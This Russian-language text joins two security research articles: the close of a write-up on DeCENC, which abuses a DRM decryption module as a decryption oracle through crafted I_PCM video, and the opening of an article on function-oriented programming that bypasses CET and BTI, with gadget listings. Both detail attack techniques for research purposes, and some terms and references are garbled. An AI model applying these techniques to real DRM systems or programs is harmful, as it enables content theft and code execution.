Обратите внимание: единственное отличие здесь — местами поменяны шифротекст и открытый текст. Базовый блочный шифр AES работает в режиме «енсгпт» («шифрование») в обоих случаях. Один из способов думать об этой конструкции: мы генерируем «ключевой поток» путём последовательных шифрований значения счётчика (каждый раз с одним и тем же ключом), а затем XOR-им ключевой поток с открытым текстом. Поскольку оператор XOR является самообратным, можно XOR-нуть ключевой поток с шифротекстом, чтобы восстановить исходный открытый текст. Если нужно работать с данными, длина которых не кратна 128 битам, можно просто дополнить их до следующей границы блока и игнорировать «лишние» данные в результате.

Когда мы настраиваем трюк с I_PCM, как описано выше, мы по сути создаём произвольный оракул дешифрования. CDM держит ключ (даже если мы не знаем его значения), а мы выбираем значения CTR и шифротекста. В конечном счёте мы собираем получившиеся открытые тексты.

По причинам, которые станут очевидны позже, я на самом деле сначала не фокусируюсь на сборе открытых текстов. Меня в первую очередь интересует получение ключевого потока. Я устанавливаю байты шифротекста в блоке I_PCM в случайное значение, собираю соответствующий открытый текст, а затем XOR-ю его с изначально выбранным шифротекстом. Это позволяет восстановить байты ключевого потока для конкретного значения CTR.

2.2.1: Байты предотвращения эмуляции NAL Unit

Если создать файл CENC+h264, состоящий из случайных зашифрованных блоков I_PCM, и попросить CDM расшифровать и воспроизвести его, всё будет работать *в основном*. Вы увидите кучу случайных пикселей на экране (как и ожидалось), но время от времени будут визуальные глюки, пропуски кадров и отладочные сообщения о некорректных NAL unit. Что происходит?

NAL расшифровывается как Network Abstraction Layer («Уровень сетевой абстракции»), и честно говоря, я не мог бы объяснить, какова его истинная цель, или почему он здесь, в данный момент, создаёт нам проблемы. Что я могу сказать — это уровень фреймирования, находящийся между битстримом кодека (например, h264) и контейнером (например, mp4). Или что-то вроде того. Единицы NAL разделяются байтовой последовательностью 00 00 01 или 00 00 00 01. Если одна из них окажется в наших расшифрованных данных сугубо по стечению обстоятельств, это вызовет

ошибку декодирования. Правильный способ избежать этого в некриминальных условиях — использовать переусложнённую схему экранирования. Но мы не можем управлять тем, во что расшифруются байты в первую очередь, поэтому здесь мы мало что можем сделать.

Вместо того чтобы придумывать что-то хитрое (более изощрённые варианты, конечно, доступны), я просто принимаю, что некоторые кадры выдадут ошибку, обнаруживаю эти ошибки (подробнее об этом позже) и повторяю попытку, пока не получу нормальный кадр. Как упоминалось выше, я рандомизирую байты шифротекста, помещаемые в блоки I_PCM. Это означает, что при повторной попытке байты открытого текста тоже будут случайно другими и, будем надеяться, не будут содержать разделитель NAL.

2.2.2: Субдискретизация цветности

Схемы сжатия видео (и изображений) используют цветовые представления с субдискретизацией цветности для экономии данных. Вместо представления цветов в виде RGB-тройки они представляются как YUV-тройка, где Y — яркость (коллоквиально, светлота), а UV — цветность (информация об оттенке). Поскольку наши глаза более чувствительны к мелкомасштабным изменениям яркости, чем к мелкомасштабным изменениям цвета, цветовую информацию можно хранить с меньшим разрешением (обычно вдвое меньше, т.е. YUV420).


Вместо того чтобы возиться с математикой преобразования цветовых пространств (и интерполяцией, и т.д.), я решил просто не использовать компоненты UV в своей атаке. Блоки I_PCM хранят все данные Y сначала, затем U и V (так называемый «планарный» формат). Я устанавливаю значения U и V в 0x80 (нейтральное значение), а в метаданных CENC помечаю только байты Y как зашифрованный диапазон. Результирующие расшифрованные «мусорные пиксели», которые мы увидим на экране, будут чёрно-белыми, и я могу обрабатывать их значения без математических вычислений. За исключением...

2.2.3: Ограниченный диапазон цвета

Больше всего меня поставило в тупик отвратительное изобретение под названием «limited range color» («ограниченный диапазон цвета»). Как и в случае с NAL unit, я не могу объяснить, зачем оно существует, — просто оно существует. В «full range color» («полном диапазоне цвета») канал Y хранится как целое число в диапазоне 0–255. Ограниченный диапазон цвета проклят тем, что использует лишь диапазон 16–235: 16 представляет полный чёрный, а 235 — полный белый. Для вывода видеокодека типично использование ограниченного диапазона с последующим преобразованием в полный диапазон для отображения на ПК. «Мусорные пиксели», о которых я говорил выше (содержащие наши драгоценные расшифрованные данные), будут иметь диапазон 0–255. Если видеоплеер ожидает цвет в ограниченном диапазоне (что является стандартным), он попытается отобразить диапазон 16–235 на 0–255, что обрежет значения ниже 16 или выше 235. Говоря неформально, он раздавит тени и выбьет светлые участки. Это проблема для нас, поскольку нам нужно знать оригинальные выходные данные кодека. Если мы видим байт «0» в выводе, изначально это могло быть что угодно в диапазоне 0–16.

На уровне контейнера существуют флаги для указания полного диапазона цвета, что было бы отличным решением — если бы некоторые плееры не игнорировали их. Чтобы моя атака была как можно более универсальной, я стремился сделать её работающей даже при применении преобразования диапазона.

Чтобы объяснить моё решение этой проблемы, я сначала объясню, как выглядят генерируемые мной I-кадры видео (каждый из которых состоит из нескольких блоков I_PCM):



На практике строк и столбцов несколько больше. Непомеченные блоки — это зашифрованные блоки I_PCM.

Верхний левый блок — это открытый блок I_PCM, содержащий контрольную сумму, а затем метаданные (контрольная сумма вычисляется по метаданным). Эта структура блоков и формат метаданных придуманы мной для данного эксплойта, позволяя отслеживать поток данных через CDM. Метаданные описывают такую информацию, как начальное значение CTR и случайное значение шифротекста, помещённое в блоки I_PCM. Одно и то же значение контрольной суммы дублируется в правом нижнем углу кадра (который тоже является открытым блоком I_PCM). Контрольные суммы нужны для обнаружения повреждённых кадров (например, из-за ошибок NAL или разрывов vsync во время воспроизведения).

Правый нижний блок также содержит «калибровочный градиент» — переход от 0 (чёрный) до 255 (белый). Вернее, он доходил бы до 255, если бы не тот факт, что последние 16 байт перекрыты контрольной суммой. Назначение этого калибровочного градиента — позволить нам сопоставить «оригинальные» значения байт с их результатом после преобразования диапазона. Как упоминалось ранее, нам не удастся однозначно восстановить значения, изначально находившиеся в диапазоне 0–16 или 235–255. Для решения этой проблемы каждый кадр повторяется дважды. Сначала с произвольным случайным значением шифротекста в блоках I_PCM, а затем с тем же значением, но XOR-нутым с 0x80. Это гарантирует, что хотя бы для одного варианта кадра нам удастся однозначно восстановить значение пикселя до преобразования диапазона (и тем самым вывести соответствующие байты ключевого потока).

В метаданном блоке оказалось несколько свободных пикселей, которые я использую для отображения красивого прокручивающегося текста :P

2.2.4: Создание битстримов I_PCM

Создание видео, состоящего исключительно из блоков I_PCM, — необычная задача, и я не смог найти существующих инструментов, позволяющих это сделать. Чтобы реализовать это, я написал небольшие патчи для libx264 (для h264) и kvazaar (h265) соответственно. Мой патч для x264 удивительно чистый, а вот патч для kvazaar весьма кривоватый, но для моих нужд он работает (кое-как).

Один подводный камень с h265 заключается в том, что он хранит блоки в древовидной структуре, состоящей из CTU («Coding Tree Units», «Единицы дерева кодирования»). На практике это означает, что блоки I_PCM хранятся в странной перестановке ожидаемого порядка, но как только вы выясняете эту перестановку, её можно просто инвертировать.

Я использую Python-скрипт для генерации входных пиксельных данных в формате YUV4MPEG2, которые передаются в x264 или kvazaar для создания битстрима кодека.

2.2.5: Подготовка метаданных

Это была одна из самых сложных частей всей атаки. Как я расскажу позже, с MP4 сложно работать, а информацию о правильном способе сделать что-то найти непросто.

Хотя инструменты для подготовки файлов CENC «обычным» образом и существуют (поклон mp4box, Bento4 и другим), нет готовых инструментов для создания метаданных CENC с той степенью точности, которая мне была нужна. Такие функции, как: полный контроль над каждым значением CTR, разметка конкретных диапазонов байт как зашифрованных или незашифрованных, и возможность делать всё на лету в «потокном» режиме.

Даже существующие низкоуровневые библиотеки не могли сделать именно то, что мне было нужно, поэтому я написал собственную. Это далеко не production-решение, но она справляется со всем необходимым для этой атаки манипулированием MP4. Я начинаю с использования ffmpeg для создания обычного mp4 без метаданных CENC, затем разбираю и повторно сериализую его (с добавлением моих пользовательских метаданных CENC) — всё на лету.

Как было изложено ранее, нам нужно хранить метаданные, описывающие, где находятся зашифрованные и незашифрованные диапазоны данных. Файловый формат MP4 основан на «атомах» или «блоках» (два разных названия для одного понятия, конечно). Блоки идентифицируются 4-байтным ASCII-идентификатором (т.н. fourcc), и наибольший интерес для нас представляет блок senc. Он определён в спецификации CENC следующим образом:

```
aligned(8) class SampleEncryptionBox
    extends FullBox('senc', version=0, flags)
{
    unsigned int(32) sample_count;
    {
        unsigned int(Per_Sample_IV_Size*8) InitializationVector;
        if (flags & 0x000002)
        {
            unsigned int(16) subsample_count;
            {
                unsigned int(16) BytesOfClearData;
                unsigned int(32) BytesOfProtectedData;
            } [ subsample_count ]
        }
    } [ sample_count ]
}
```

Если включён режим субсэмпл-шифрования (бит флага 0x02), мы можем указывать зашифрованные и незашифрованные диапазоны с точностью до байта. Мы также можем задавать IV (в режиме senc IV — это начальное значение CTR).

Для наших целей сэмпл — это данные битстрима одного кадра (не уверен, что это универсально верно).

По причинам, которые можно предположить как «унаследованные», существует два разных способа извлечения тела данных senc из файла CENC. Можно читать через сам блок senc (так делают FFmpeg и Chromium), или читая смещение и длину из блоков saio и saiz соответственно (так делает Firefox). Последний подход неудобен тем, что блок saiz использует 8-битное целое число для хранения длины, что ограничивает длину данных senc до 255 байт. Это в свою очередь ограничивает количество зашифрованных блоков I_PCM в одном кадре, что ограничивает общую пропускную способность эксфильтрации данных в общем случае (но на самом деле не так уж плохо).

(Отступление: Возможно, эту разницу можно было бы использовать для создания видео, которое выглядит по-разному в Firefox и Chromium)

2.2.6: Подмена видеопотока

Нам нужно подать наш созданный видеопоток в CDM вместо оригинального файла, который тот ожидает воспроизводить.

Для базового тестирования proof-of-concept с собственными тестовыми файлами, где мы знаем ключ, мы можем использовать ffmpeg как CDM, поскольку он умеет расшифровывать файлы CENC *при условии* предоставления ключа. В этом случае нет нужды в хитрых трюках, мы просто передаём созданный файл. Скрипт testall.sh в репозитории DeCENC реализует это.

Но для более реалистичной демонстрации мы хотим атаковать веб-приложение, воспроизводящее видео через API EME. Перехватив API EME с помощью расширения браузера (точнее, перехватив тесно связанные API MSE[18]), мы можем удобно подменить наш собственный источник медиа переносимым образом.

По аналогии с CENC, API EME+MSE сами по себе не являются DRM-системами, а представляют собой стандартный интерфейс, широко используемый DRM-системами. Разрабатывая только против этих стандартных интерфейсов, мы (теоретически) можем тестировать против любой совместимой DRM-системы. Победа совместимости!

misc/mse_hijack.js в репозитории DeCENC — это пользовательский скрипт, реализующий это.

2.2.7: Всё вместе

Чтобы превратить всю эту теорию в практику, я написал сервис на Python, который оркестрирует всю атаку. У него есть база данных sqlite, инициализированная списком всех блоков AES, которые нам нужно расшифровать (конкретно — соответствующими значениями CTR), и по мере продвижения атаки соответствующие блоки ключевого потока записываются в базу данных.

Сервер способен генерировать созданные файлы mp4 (содержащие созданные битстримы h264 или h265) полностью на лету, а также получать данные любой записи экрана (будь то программная запись через OBS или с аппаратного устройства захвата) и обрабатывать записанные данные для извлечения байт ключевого потока.

Вся вышеупомянутая логика повторных попыток при ошибках обрабатывается этим сервисом автоматически.

После заполнения базы данных (нахождения всех блоков ключевого потока) её можно обработать отдельным скриптом для создания окончательного расшифрованного видеофайла.

Я создал простую демонстрационную веб-страницу EME+MSE как часть репозитория DeCENC, на которой можно провести «реалистичную» атаку proof-of-concept.

3. Возможности

Моя демонстрация работает с видеофайлом h264 в формате 144p, поскольку я не хотел хранить большие файлы в репозитории, но никаких фундаментальных ограничений по разрешению для этой техники нет. Она одинаково хорошо работает с видеоконтентом 4K и с контентом h265 (хотя в коде сейчас есть несколько полу-жёстко прошитых вещей для h264; я, возможно, добавлю флаг конфигурации для этого).

Я реализовал атаку против «режима сепс» CENC, который является наиболее распространённым, но не единственным. Распространён также «режим cbcs», использующий блоки AES-CBC в повторяющемся паттерне зашифрованных и незашифрованных блоков. Атаку на этот режим я ещё не реализовал, но это должно быть возможным.

Об аудио я не думал вовсе. Довольно часто аудио остаётся незашифрованным на стриминговых платформах, но не всегда. Возможно, существуют аудиокодеки с эквивалентом I_PCM или аналогично обратимой функцией кодека.

Как я упоминал во введении, в этой статье я не буду говорить о влиянии на конкретные DRM-системы. DeCENC — исследовательский инструмент, который должен позволить вендорам или другим исследователям безопасности разобраться с этим самостоятельно.

4. Меры защиты

Определённо, существуют вещи, которые вендоры могут сделать для смягчения этой атаки. И определённо, существуют способы обойти эти меры. Обе задачи оставляю читателю в качестве упражнения :P

Долгосрочное решение потребует обновления CENC для добавления поддержки режимов аутентифицированного шифрования (в частности, AEAD), но, полагаю, развёртывание этого займёт немало времени.

Уважаемый ISO: пожалуйста, назовите один из новых режимов «aenc». Нет особой причины — просто хотелось бы сказать, что я повлиял на спецификацию ISO! (И, пожалуйста, не закрывайте её платным доступом.)

5. Отступление: изучение h264, MP4 и ISO-BMFF

Понимание этих форматов/спецификаций было критически важным для проведения этого исследования.

Половина соответствующих спецификаций закрыта платным доступом, но даже после решения этой проблемы они остаются объёмными и непостижимыми. Я привык понимать вещи, читая их спецификации, но здесь это действительно не сработало.

Для h264 я был удивлён, обнаружив лучшую информацию в книжном формате — «The H.264 Advanced Video Compression Standard» Иэна Э. Ричардсона[17]. Я не читал её от корки до корки, поскольку не способен на такие подвиги, но она была отличным справочником по работе конкретных функций.

Для MP4/ISO-BMFF и самого CENC мне больше всего помог просмотр существующего кода реализации.

Для MP4 ценным ресурсом была библиотека rump4[18]. Для CENC одной из наиболее понятных реализаций, которые я нашёл, была глубоко внутри дерева исходного кода Firefox[19].

6. Размышления

Эта атака кажется невероятно очевидной в ретроспективе, с высокоуровневой точки зрения. И всё же я, по-видимому, первым её заметил — или, возможно, просто первым написал о ней публично.

Думаю, дело в большом количестве движущихся частей. В целом EME+MP4+CENC — это обширный набор спецификаций, носящий признаки «разработки комитетом». Осмелюсь предположить, что ни один человек не имеет полного представления о всей системе — от верхнего уровня до мельчайших деталей. Даже после проведения этого исследования я знаю лишь небольшой срез общей картины — но это оказался именно нужный срез.

Если немного пофилософствовать: маловероятно, что вы когда-либо будете знать *больше всех* о какой-то теме, но вы определённо можете изучить уникальный её срез. И с этой точки зрения вы можете устанавливать новые связи.

7. Ссылки

- [0] <https://security.stackexchange.com/questions/2202/lessons-learned-and-misconceptions-regarding-encryption>
- [1] <https://www.iso.org/standard/84637.html> ISO/IEC 23001-7:2023 Part 7 (MPEG-CENC)
- [2] <https://www.w3.org/TR/encrypted-media/> W3C EME
- [3] <https://github.com/DavidBuchanan314/DeCENC>
- [4] <https://torrentfreak.com/4k-content-protection-stripper-beats-warner-bros-in-court-1605xx/>
- [5] https://en.wikipedia.org/wiki/Generation_loss
- [6] <https://phrack.org/issues/68/8.html#article> "Practical cracking of white-box implementations" by SysK
- [7] <https://twitter.com/David3141593/status/1080606827384131590>
- [8] <https://seclists.org/fulldisclosure/2024/May/5> "Microsoft PlayReady - complete client identity compromise"
- [9] <https://hydrathon.github.io/posts/wideshears/wideshears-wp.pdf> "Wideshears: Investigating and Breaking Widevine"
- [10] <https://arxiv.org/abs/2204.09298> "Exploring Widevine for Fun and Profit" - Gwendal Patat, Mohamed Sabt, et al.
- [11] https://en.wikipedia.org/wiki/White-box_cryptography#Security_goals - Code Lifting
- [12] <https://www.youtube.com/watch?v=SEBuieclZGg> "37C3 - Full AACSession: Exposing and exploiting AACSV2 UHD DRM"
- [13] <https://web.dev/articles/eme-basics> "EME WTF? An introduction to Encrypted Media Extensions", by Sam Dutton
- [14] https://www.usenix.org/conference/usenixsecurity13/technical-sessions/paper/wang_ruoyu "Steal This Movie"
- [15] "High Efficiency Video Coding (HEVC): Algorithms and Architectures" by Vivienne Sze, Madhukar Budagavi, et al.
- [16] <https://www.w3.org/TR/media-source-2/> W3C MSE
- [17] "The H.264 Advanced Video Compression Standard" by Iain E. Richardson
- [18] <https://github.com/beardypig/pymp4>
- [19] <https://github.com/mozilla/gecko-dev/blob/9c65def36af441133c75a44b126e65184b039b2f/dom/media/eme/clearkey>

Обход СЕТ и VTI с помощью функционально-ориентированного программирования

Автор: LMS

Содержание

1. Введение
2. Предпосылки FOP
3. Идентификация гаджетов FOP
 - 3.1 Процесс идентификации
 - 3.2 Глубина гаджета
 - 3.3 Примеры гаджетов
4. Диспетчерский гаджет FOP
 - 4.1 Диспетчерский гаджет `_dl_call_fini`
 - 4.2 Исследование структуры `link_map`
5. Символьный движок
 - 5.1 Фаза 1: Статический анализ
 - 5.2 Фаза 2: Символьное выполнение
6. Примеры
7. Заключительные мысли
 - 7.1 Ограничения
 - 7.2 Номенклатура
 - 7.3 Архитектурные различия
 - 7.4 Полнота по Тьюрингу
 - 7.5 Ядерный FOP
 - 7.6 Направления будущих исследований
 - 7.7 Возможные способы защиты
 - 7.8 Выводы
8. Благодарности
9. Литература
10. Приложение А: ARM-цепочка `"/bin/sh"` в памяти
11. Приложение В: Intel-цепочка `"/bin/sh"` в памяти
12. Приложение С: Исходный код

1. Введение

Возвратно-ориентированное программирование (ROP) существует уже более 15 лет [1]. С тех пор в определённых обстоятельствах были продемонстрированы и другие техники повторного использования кода, в частности прыжково-ориентированное программирование (JOP) [2][3]. По мере роста популярности этих двух техник на протяжении последнего десятилетия были созданы новые средства защиты, ограничивающие их применимость. Среди них — технология Control-Flow

Enforcement Technology (CET) [4] для процессоров Intel, а также Pointer Authentication (PAC) и Branch Target Identification (BTI) [5][6] для процессоров ARM. Цель этих защит — ограничить использование атак повторного использования кода, таких как ROP и JOP, в рамках программы.

CET включает два основных защитных механизма: теневого стека (Shadow Stack) и контроль косвенных переходов (IBT, Indirect Branch Targeting) [7]. Теневой стек — это вторичный аппаратный стек, фиксирующий адреса возврата для проверки целостности потока управления при возвратах. Хотя существуют альтернативные методы манипуляции значениями в этом вторичном стеке, основная защита состоит в проверке возвратов, что ограничивает ROP в сценариях, связанных с переполнением буфера стека или его сворачиванием.

IBT обеспечивает принудительную установку конкретных целевых адресов для косвенных переходов — как переходов, так и вызовов через регистры или память. Хотя инструкция-«посадочная площадка», необходимая для IBT, была включена начиная с GCC 8 [8], её полная интеграция в систему Linux была завершена лишь недавно [9]. Как правило, эта директива располагается в начале функций, доступных для косвенного вызова, и служит защитным барьером. В процессорах Intel такой инструкцией является `ENDBR64`. Если косвенный прыжок или вызов не попадает на эту инструкцию, генерируется ловушка. Данная мера направлена на снижение эффективности JOP-атак.

Что касается защит ARM, здесь применяются PAC/BTI [6]. PAC предполагает применение лёгкой хэш-защиты к значению в памяти — как правило, к указателям, хотя может применяться практически к любому значению. Процесс заключается в сохранении хэшированного значения в неиспользуемых старших битах указателя. Поскольку пользовательские приложения обычно задействуют не более 48 бит из доступного 64-битного адресного пространства, такой подход вполне реализуем.

Его легко реализовать с помощью нескольких инструкций в начале и в конце функции для защиты адресов возврата. Хотя PAC может также служить для проверки на предмет других форм повреждения памяти, полная валидация каждого потенциального указателя на функцию в Linux пока не является повсеместной практикой (это остаётся предметом для будущих разработок).

Второй механизм защиты, BTI, функционально аналогичен IBT, хотя использует несколько иную терминологию. Подобно IBT, он предполагает размещение инструкции-посадочной площадки в начале функций для защиты от JOP-атак, инициируемых косвенными переходами. В процессорах ARM эта инструкция носит соответствующее название — `BTI`.

Поскольку оба типа процессоров (Intel, ARM) включают два основных механизма, направленных на снижение эффективности атак повторного использования кода — ROP и JOP, — задача эксплуатации уязвимости повреждения памяти с использованием этих техник становится крайне сложной, если вообще выполнимой. Вместо того чтобы пытаться обойти эти защиты, почему бы не воспользоваться ими в соответствии с их исходным назначением? Такой подход реализуется с помощью функционально-ориентированного программирования (FOP).

2. Предпосылки FOP

Необходимо сразу уточнить: FOP не имеет ничего общего с парадигмой функционального программирования, так что поклонникам Haskell здесь делать нечего. FOP, или функционально-ориентированное программирование, предполагает использование целой функции (от пролога до эпилога) в качестве гаджета. В отличие от традиционного понимания «гаджетов» в сценариях ROP или JOP — обычно состоящих из нескольких инструкций, вроде классического «`POP RDI; RET;`», — FOP расширяет понятие гаджета до уровня целой функции.

Цель использования целой функции в качестве гаджета заключается в задействовании двух её возможностей. Первая — способность использовать функцию по её прямому назначению. Например, контролируя два параметра вызова функции, такой как `strcpy`, становится возможным манипулировать значениями в памяти. Это может показаться незначительным достижением, однако такой подход распространяется на любую функцию в Glibc, включающую начальную инструкцию-посадочную площадку, например `mprotect` или `syscall`.

Вторая возможность обусловлена побочными эффектами, возникающими при вызове функции. Поскольку регистры параметров обычно считаются волатильными, их восстановление или защита не предусмотрены. В результате значения в регистрах параметров могут оказаться полезными после вызова функции.

Пример этого можно найти во внутренней функции Glibc `__hash_string`, которая используется в примерах приложения B. Обычно эта функция создаёт хэш строки для операций поиска, принимая строку как первый аргумент через регистр RDI. Неожиданным следствием работы этой функции является то, что регистр RDI начинает указывать на первый нулевой байт в памяти, если RDI изначально указывал на действительный адрес.

Это зависит от компилятора и архитектуры, однако было замечено как достаточно стабильное поведение в нескольких версиях Libc. Хотя функция предназначена для возврата хэша строки, атакующий может использовать её для инкрементирования RDI до конца сегмента памяти. Объединение аналогичных побочных эффектов в цепочку может затем приводить к дальнейшим изменениям регистров или значений в памяти.

Описанные возможности зависят от наличия надёжного диспетчерского гаджета. В приведённом примере диспетчер не должен изменять волатильные регистры аргументов между вызовами FOP-гаджетов. В данной статье рассматривается именно такой диспетчер, присутствующий в Glibc и вызываемый в процессе обычного выполнения. Поскольку вызов функции диспетчера не принимает параметров, регистры параметров не сбрасываются между вызовами. Это позволяет следующему FOP-гаджету использовать регистры параметров, установленные предыдущим вызовом. Используя уязвимость повреждения памяти и этот диспетчер, становится возможным построить FOP-цепочку для получения управления над выполнением программы.

FOP не является полностью новой техникой; данная статья стремится пролить свет на её потенциальное влияние на современные системы. Концепция применения целых функций в качестве гаджетов впервые была реализована в 2011 году [10]. Главным открытием тогда стала возможность объединения нескольких функций Return-Into-Libc в стеке, позволяющая достичь тьюринговой полноты. Идея была доработана, что в 2015 году привело к появлению Loop Oriented Programming (LOP) [11]. LOP продемонстрировало применение цепочки функций с гаджетом-циклом в роли диспетчера. Впоследствии, в 2018 году, это переросло в FOP [12].

FOP имеет сходство с Counterfeit Object-Oriented Programming (COOP) [18]; основное отличие состоит в том, что FOP не требует C++ и шире применим за пределами эффектов vtable. COOP, хотя и представляет собой преимущественно теоретическую атаку, продемонстрировал потенциал в обходе защит CET [17].

Иллюстративный пример в [17] демонстрирует эффективное использование простых функций для эксплуатации уязвимого Windows-приложения: выполнение достигается за счёт благоприятной функции-триггера, допускающей контроль аргументов и внешнюю загрузку параметров, что сокращает необходимую длину цепочки. Для сравнения: данная статья исследует аналогичную цепочку, построенную исключительно внутри libc, без опоры на внешние строки или загрузку параметров, что приводит к более длинной цепочке в целом.

Хотя предыдущие работы давали лишь беглые описания реализации FOP, данная статья стремится глубже изучить его применение в средах Linux. Демонстрируя, что FOP-атака может

работать исключительно в рамках Glibc, эта статья покажет, что FOP актуален в условиях современных аппаратных защит. Также будут рассмотрены такие аспекты, как идентификация гаджетов и сложность атаки, тем самым расширяя область применения FOP.

3. Идентификация гаджетов FOP

В любой атаке с повторным использованием кода эффективность атакующего фреймворка во многом определяется применяемыми гаджетами. FOP придерживается особого подхода к идентификации гаджетов по сравнению с традиционными техниками ROP и JOP.

В ROP идентификация гаджетов обычно предполагает поиск инструкции возврата (0xC3 в x86-64) и обратный обход с целью обнаружения полезных инструкций, образованных комбинациями байтов. Аналогичным образом в JOP этот процесс предполагает замену инструкции возврата прыжком на указанное место или регистр. FOP, однако, отходит от этого традиционного метода. Хотя технически всё ещё возможно найти инструкцию возврата и вернуться к началу функции, поток управления внутри функции не всегда линеен — он может включать условные переходы и циклы, изменяющие ход выполнения.

Вследствие этого FOP требует альтернативного подхода, при котором идентификация ведётся вперёд от заданной начальной точки. К счастью, защитные меры, которые FOP стремится обойти, вводят инструкции-посадочные площадки совместно с IBT и BTI. Эти инструкции служат ориентирами для определения начальной позиции, от которой ведётся прямой обход в процессе идентификации гаджетов.

3.1 Процесс идентификации

Хотя определение начального адреса функции является важным шагом, это ещё не гарантирует, что функция может служить жизнеспособным FOP-гаджетом. Здесь незаменимым инструментом оказывается символьное выполнение. Символьное выполнение предполагает интерпретацию инструкций как логических операций, а не их непосредственное исполнение [13]. Этот подход позволяет обходить потенциальные пути выполнения кода в сегменте или бинарном файле без необходимости точной настройки среды времени выполнения.

Символьное выполнение обладает несомненными преимуществами, особенно при выявлении потенциальных путей выполнения кода и их описании через символы. Однако у него есть и ограничения. Один из существенных недостатков — возможность обхода путей, которые в реальных условиях недостижимы. Поскольку символьное выполнение не исполняет пути кода напрямую, сравнения могут быть неверно интерпретированы, что приводит к таким проблемам, как взрывной рост путей, особенно в циклах или при сравнениях.

При встрече со сравнением символьное выполнение может разветвить путь кода на два возможных ответвления, что потенциально приводит к экспоненциальному росту числа обходимых путей. Это может существенно замедлить обход и исчерпать системную память, особенно при работе с путями кода, содержащими многочисленные сравнения, циклы или вызовы функций. Как будет показано далее, взрывной рост путей представляет серьёзную проблему при попытке идентифицировать гаджеты с большим числом инструкций. Хотя это может увеличить время идентификации, в большинстве случаев это не должно препятствовать обнаружению достаточного набора потенциальных гаджетов.

Именно это и является ключевым моментом данного раздела: был создан инструмент для идентификации FOP-гаджетов из дампов памяти [14]. Он использует фреймворк символьного выполнения для определения потенциальных FOP-гаджетов и их отображения пользователю.

Совместимый как с ARM, так и с x86-64 дампами, инструмент стремится идентифицировать ROP-гаджеты во всех исполняемых областях.

Анализируя приведённые ниже счётчики гаджетов, можно отметить их значительное количество даже при скромной глубине поиска в 15 инструкций. В таблице «Built» обозначает программное обеспечение, скомпилированное из исходников, тогда как остальные — программное обеспечение, полученное из репозитория дистрибутивов Linux. «Depth» обозначает максимальное количество проанализированных инструкций за каждой инструкцией-посадочной площадкой, указывая на гаджеты, содержащие инструкцию возврата в пределах этой глубины:

Library	Depth 15	Depth 25	Depth 50
Built (x86-64)	1426	2765	5438
Centos (x86-64)	1268	2618	4912
Ubuntu (x86-64)	1294	2667	4897
Built (ARM)	1348	2161	3298
OpenSuse (ARM)	1320	2084	3212

Таблица выше иллюстрирует несколько протестированных версий Glibc, включая самостоятельно скомпилированные варианты с параметрами компиляции по умолчанию и необходимыми флагами безопасности для интеграции обсуждаемых защит. Следует учитывать, что счётчики гаджетов для версий Glibc были измерены летом 2023 года и могут не точно отражать текущее положение дел. Эта оговорка обусловлена ограниченной доступностью идентифицируемых Glibc-библиотек, скомпилированных с поддержкой BTI для ARM на тот момент.

Кроме того, важно понимать, что приведённая таблица не является исчерпывающим представлением всего многообразия существующих дистрибутивов.

3.2 Глубина гаджета

В приведённой выше таблице показаны три примера глубины гаджета. Глубина гаджета — это количество инструкций, анализируемых до признания пути неудачным, если инструкция возврата не была найдена. Значения 15, 25 и 50 выбраны произвольно для иллюстрации метода категоризации количества гаджетов в тестируемых библиотеках.

На практике большинство гаджетов могут оказаться слишком сложными или содержать слишком много ограничений, чтобы быть функциональными или полезными; ограничения рассматриваются в следующем разделе. Отсюда следует главный вывод: большинство полезных гаджетов можно идентифицировать в пределах 15 инструкций или менее. Такие гаджеты, как правило, состоят из простых инструкций установки регистров и выполняют ранний возврат с минимальной обработкой, как показано в разделе 3.3.

На глубину гаджета также могут существенно влиять простые операции. Например, пролог и эпилог функции могут занимать почти 10 инструкций, как демонстрирует первый пример в разделе 3.3. Инструкции ENDBR64, PUSH, POP и RET занимают 9 из 15 инструкций гаджета. Хотя в конечном итоге эти инструкции могут не влиять на итоговое состояние среды — поскольку все значения восстанавливаются, — их нельзя игнорировать в процессе идентификации гаджетов.

В конечном счёте глубина гаджета — произвольное значение, аналогичное количеству байтов для обратного поиска в ROP-гаджетах.

3.3 Примеры гаджетов

В данном разделе приведены несколько примеров гаджетов для наглядной демонстрации того, как инструментарий отображает гаджет и как это соотносится с кодом. Все примеры взяты из Glibc 2.39, самостоятельно скомпилированной для тестирования в архитектуре Intel. Сначала приводится вывод инструментария, затем — ассемблерный код, порождающий этот вывод.

Первый пример — простой гаджет, устанавливающий регистр RDI в 1:

```
-----
libc.so.6 0x139e40:
  Results:
    RAX: 0x1
    RDI: 0x1
-----
0000000000139e40 <_nss_files_endetherent>:
139e40:      f3 0f 1e fa      endbr64
139e44:      bf 01 00 ...    mov     edi,0x1
139e49:      e9 f2 e6 ...    jmp     128540 <__nss_files_data_endent>

0000000000128540 <__nss_files_data_endent>:
128540:      f3 0f 1e fa      endbr64
128544:      41 54             push    r12
128546:      55               push    rbp
128547:      53               push    rbx
128548:      48 8b 2d ...    mov     rbp,QWORD PTR [rip+0xb75f1]
12854f:      48 85 ed          test    rbp,rbp
128552:      75 0c             jne     128560 <__nss_files_data_endent+0x20>
128554:      5b               pop     rbx
128555:      b8 01 00 ...    mov     eax,0x1
12855a:      5d               pop     rbp
12855b:      41 5c             pop     r12
12855d:      c3               ret
-----
```

Как видно из приведённого ассемблерного кода, гаджет зависит от значения в [rip+0xb75f1], однако поскольку в дампе памяти, использованном для создания этого гаджета, данное значение было равно 0, проверка завершается неудачей, и этот путь выполнения гарантированно реализуется. В результате регистр RDI сохраняет изначально установленное значение 1.

Следующий гаджет демонстрирует возможность перемещения значений между регистрами. В данном случае значение регистра RDI передаётся в регистр RSI:

```
-----
libc.so.6 0x152510:
  Results:
    RAX: 0x7f309b99c000
    RSI: RDI
-----
0000000000152510 <_dl_mcount_wrapper_check>:
152510:      f3 0f 1e fa      endbr64
152514:      48 8b 05 ...    mov     rax,QWORD PTR [rip+0x84a6d]
15251b:      48 89 fe          mov     rsi,rdi
15251e:      48 83 b8 ...    cmp     QWORD PTR [rax+0xa90],0x0
152525:      00               je      152540 <_dl_mcount_wrapper_check+0x30>
152526:      74 18             je
...
152540:      c3               ret
-----
```

